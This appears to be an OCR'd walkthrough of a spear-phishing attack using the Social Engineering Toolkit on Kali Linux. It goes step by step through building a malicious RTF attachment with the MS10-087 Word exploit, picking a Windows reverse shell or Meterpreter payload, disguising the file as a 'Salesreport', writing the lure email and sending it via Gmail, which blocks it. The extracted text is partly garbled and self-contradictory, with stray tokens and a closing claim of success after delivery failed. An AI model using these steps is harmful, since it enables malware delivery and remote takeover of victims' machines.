


Spear Phishing Attack Vector

In Kali Linux, goto Applications -> Social Engineering Tools -> SET.

Enter 1)



```
Kali Linux 64 bit 2016.2
Applications ▾ Places ▾ Terminal ▾ Tue 20:39
Terminal 1

Terminal
File Edit View Search Terminal Help
php
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) SMS Spoofing Attack Vector
11) Third Party Modules
99) Return back to the main menu.

set> 1

The Spearphishing module allows you to specially craft email messages and send them to a large (or small) number of people with attached fileformat malicious payloads. If you want to spoof your email address, be sure "Sendmail" is installed (apt-get install sendmail) and change the config/set_config SENDMAIL=OFF
F
flag to SENDMAIL=ON.
```

Enter 2)

Kali Linux 64 bit 2016.2

Terminal

File Edit View Search Terminal Help

There are two options, one is getting your feet wet and letting SET do everything for you (option 1), the second is to create your own FileFormat payload and use it in your own attack. Either way, good luck and enjoy!

1) Perform a Mass Email Attack
2) Create a FileFormat Payload
3) Create a Social-Engineering Template

99) Return to Main Menu

`set:phishing>2`

Select the file format exploit you want.
The default is the PDF embedded EXE.

***** PAYLOADS *****

1) SET Custom Written DLL Hijacking Attack Vector (RAR, ZIP)
2) SET Custom Written Document UNC LM SMB Capture Attack
3) MS15-100 Microsoft Windows Media Center MCL Vulnerability
4) MS14-017 Microsoft Word RTF Object Confusion (2014-04-01)
5) Microsoft Windows CreateSizedDIBSECTION Stack Buffer Overflow
6) Microsoft Word RTF pFragments Stack Buffer Overflow (MS10-087)

Enter 6)

Kali Linux 64 bit 2016.2


Terminal

File Edit View Search Terminal Help

***** PAYLOADS *****

1) SET Custom Written DLL Hijacking Attack Vector (RAR, ZIP)
2) SET Custom Written Document UNC LM SMB Capture Attack
3) MS15-100 Microsoft Windows Media Center MCL Vulnerability
4) MS14-017 Microsoft Word RTF Object Confusion (2014-04-01)
5) Microsoft Windows CreateSizedDIBSECTION Stack Buffer Overflow
6) Microsoft Word RTF pFragments Stack Buffer Overflow (MS10-087)
7) Adobe Flash Player "Button" Remote Code Execution
8) Adobe CoolType SING Table "uniqueName" Overflow
9) Adobe Flash Player "newfunction" Invalid Pointer Use
10) Adobe Collab.collectEmailInfo Buffer Overflow
11) Adobe Collab.getIcon Buffer Overflow
12) Adobe JBIG2Decode Memory Corruption Exploit
13) Adobe PDF Embedded EXE Social Engineering
14) Adobe util.printf() Buffer Overflow
15) Custom EXE to VBA (sent via RAR) (RAR required)
16) Adobe U3D CLOUDProgressiveMeshDeclaration Array Overrun
17) Adobe PDF Embedded EXE Social Engineering (NOJS)
18) Foxit PDF Reader v4.1.1 Title Stack Buffer Overflow
19) Apple QuickTime PICT PnSize Buffer Overflow
20) Nuance PDF Reader v6.0 Launch Stack Buffer Overflow
21) Adobe Reader u3D Memory Corruption Vulnerability

Enter 2)



Kali Linux 64 bit 2016.2

Applications ▾ Places ▾ Terminal ▾ Tue 20:43

Terminal

```
File Edit View Search Terminal Help
20) Nuance PDF Reader v6.0 Launch Stack Buffer Overflow
21) Adobe Reader u3D Memory Corruption Vulnerability
22) MSCOMCTL ActiveX Buffer Overflow (ms12-027)


set:payloads>6
clickme.html

1) Windows Reverse TCP Shell send back to attacker
2) Windows Meterpreter Reverse_TCP and send back to attacker
3) Windows Reverse VNC DLL and back to attacker
4) Windows Reverse TCP Shell (x64) TCP Inline
5) Windows Meterpreter Reverse_TCP (X64) ws x64), Meterpreter
6) Windows Shell Bind_TCP (X64)
7) Windows Meterpreter Reverse HTTPS g SSL and use Meterpreter

set:payloads>
```

The screenshot shows a terminal window on Kali Linux. The user has selected option 6 from a list of payloads. The list includes various payload types such as Windows Reverse TCP Shell, Meterpreter, VNC, and HTTPS. Each payload is described with its purpose. The terminal prompt is set:payloads>.

SET then goes about creating our malicious file for us. It names that file template.rtf.



Kali Linux 64 bit 2016.2

Applications ▾ Places ▾ Terminal ▾ Tue 20:46

Terminal

```
File Edit View Search Terminal Help
example Enter the new filename: moo.pdf
1. Keep the filename, I don't care.
2. Rename the file, I want to be cool.

set:phishing>2
set:phishing> New filename:Salesreport
[*] Filename changed, moving on...

Social Engineer Toolkit Mass E-Mailer


There are two options on the mass e-mailer, the first would be to send an email to one individual person. The second option will allow you to import a list and send it to as many people as you want within that list.

What do you want to do:
1. E-Mail Attack Single Email Address
2. E-Mail Attack Mass Mailer
99. Return to main menu.

set:phishing>
```

The screenshot shows a terminal window on Kali Linux. The user has chosen to rename the file to "Salesreport". The terminal then displays the Social Engineer Toolkit Mass E-Mailer options, asking what the user wants to do: single email attack, mass mailer, or return to main menu. The terminal prompt is set:phishing>.

Enter 1)



Kali Linux 64 bit 2016.2

Terminal


```
File Edit View Search Terminal Help
backdoor.
There are two options on the mass e-mailer, the first would
be to send an email to one individual person. The second option
will allow you to import a list and send it to as many people as
you want within that list.

What do you want to do:
1. E-Mail Attack Single Email Address
2. E-Mail Attack Mass Mailer
99. Return to main menu.

set:phishing>1
powershell_
Do you want to use a predefined template or craft
a one time email template.

1. Pre-Defined Template
2. One-Time Use Email Template
x86_
set:phishing>2
set:phishing> Subject of the email:Salesreport
set:phishing> Send the message as html or plain? 'h' or 'p' [p]:
```

Then enter 2)



Kali Linux 64 bit 2016.2

Terminal

```
File Edit View Search Terminal Help
Do you want to use a predefined template or craft
a one time email template.


1. Pre-Defined Template
2. One-Time Use Email Template

set:phishing>2
set:phishing> Subject of the email:Salesreport
set:phishing> Send the message as html or plain? 'h' or 'p' [p]:h
set:phishing> Enter the body of the message, hit return for a new line. Control+c when
finished:Hello,
Next line of the body: See attached for the salesreport
Next line of the body: thanks,
Next line of the body: Team We.
Next line of the body: ^Cset:phishing> Send email to:pai_rads@yahoo.co.in
injection.dat

1. Use a gmail Account for your email attack.
2. Use your own server or open relay

set:phishing>1
set:phishing> Your gmail email address:radspai@gmail.com
set:phishing> The FROM NAME user will see:Sales Executive
Email password:
set:phishing> Flag this message/s as high priority? [yes|no]:yes
[!] Unable to deliver email. Printing exceptions message below, this is most likely due
to an illegal attachment. If using GMAIL they inspect PDFs and is most likely getting
caught.
Press {return} to view error message.
1552 '5 7 A This message was blocked because its content presents a potential\n5 7 A.s
```

Since the malicious file created was .rtf file, gmail inspects the attachment and did not deliver this mail to the recipient.



The screenshot shows a terminal window on Kali Linux 64 bit 2016.2. The terminal title is "Terminal". The session starts with setting up a phishing attack:

```
set:phishing>2
set:phishing> Subject of the email:Salesreport
set:phishing> Send the message as html or plain? 'h' or 'p' [p]:h
set:phishing> Enter the body of the message, hit return for a new line. Control+c when finished:Hello,
Next line of the body: See attached for the salesreport
Next line of the body: thanks,
Next line of the body: Team We.
Next line of the body: ^C
```

Then it sends the email:

```
set:phishing> Send email to:pai_rads@yahoo.co.in
```

It lists two options for an email attack:

1. Use a gmail Account for your email attack.
2. Use your own server or open relay

It then enters powershell mode:

```
powershell
set:phishing>1
set:phishing> Your gmail email address:radspai@gmail.com
set:phishing> The FROM NAME user will see:Sales Executive
Email password:
```

It asks if the message should be flagged as high priority:

```
set:phishing> Flag this message/s as high priority? [yes|no]:yes
```

It then prints an error message about a security issue:

```
[!] Unable to deliver email. Printing exceptions message below, this is most likely due
to an illegal attachment. If using GMAIL they inspect PDFs and is most likely getting
caught.
```

It provides a link for more information:

```
(552, '5.7.0 This message was blocked because its content presents a potential\n5.7.0 s
ecurity issue. Please visit\n5.7.0 https://support.google.com/mail/?p=BlockedMessage t
o review our\n5.7.0 message content and attachment content guidelines. x139sm11836799qk
p.21 - gsmtp')
```

Finally, it confirms the attack was successful:

```
[*] SET has finished delivering the emails
```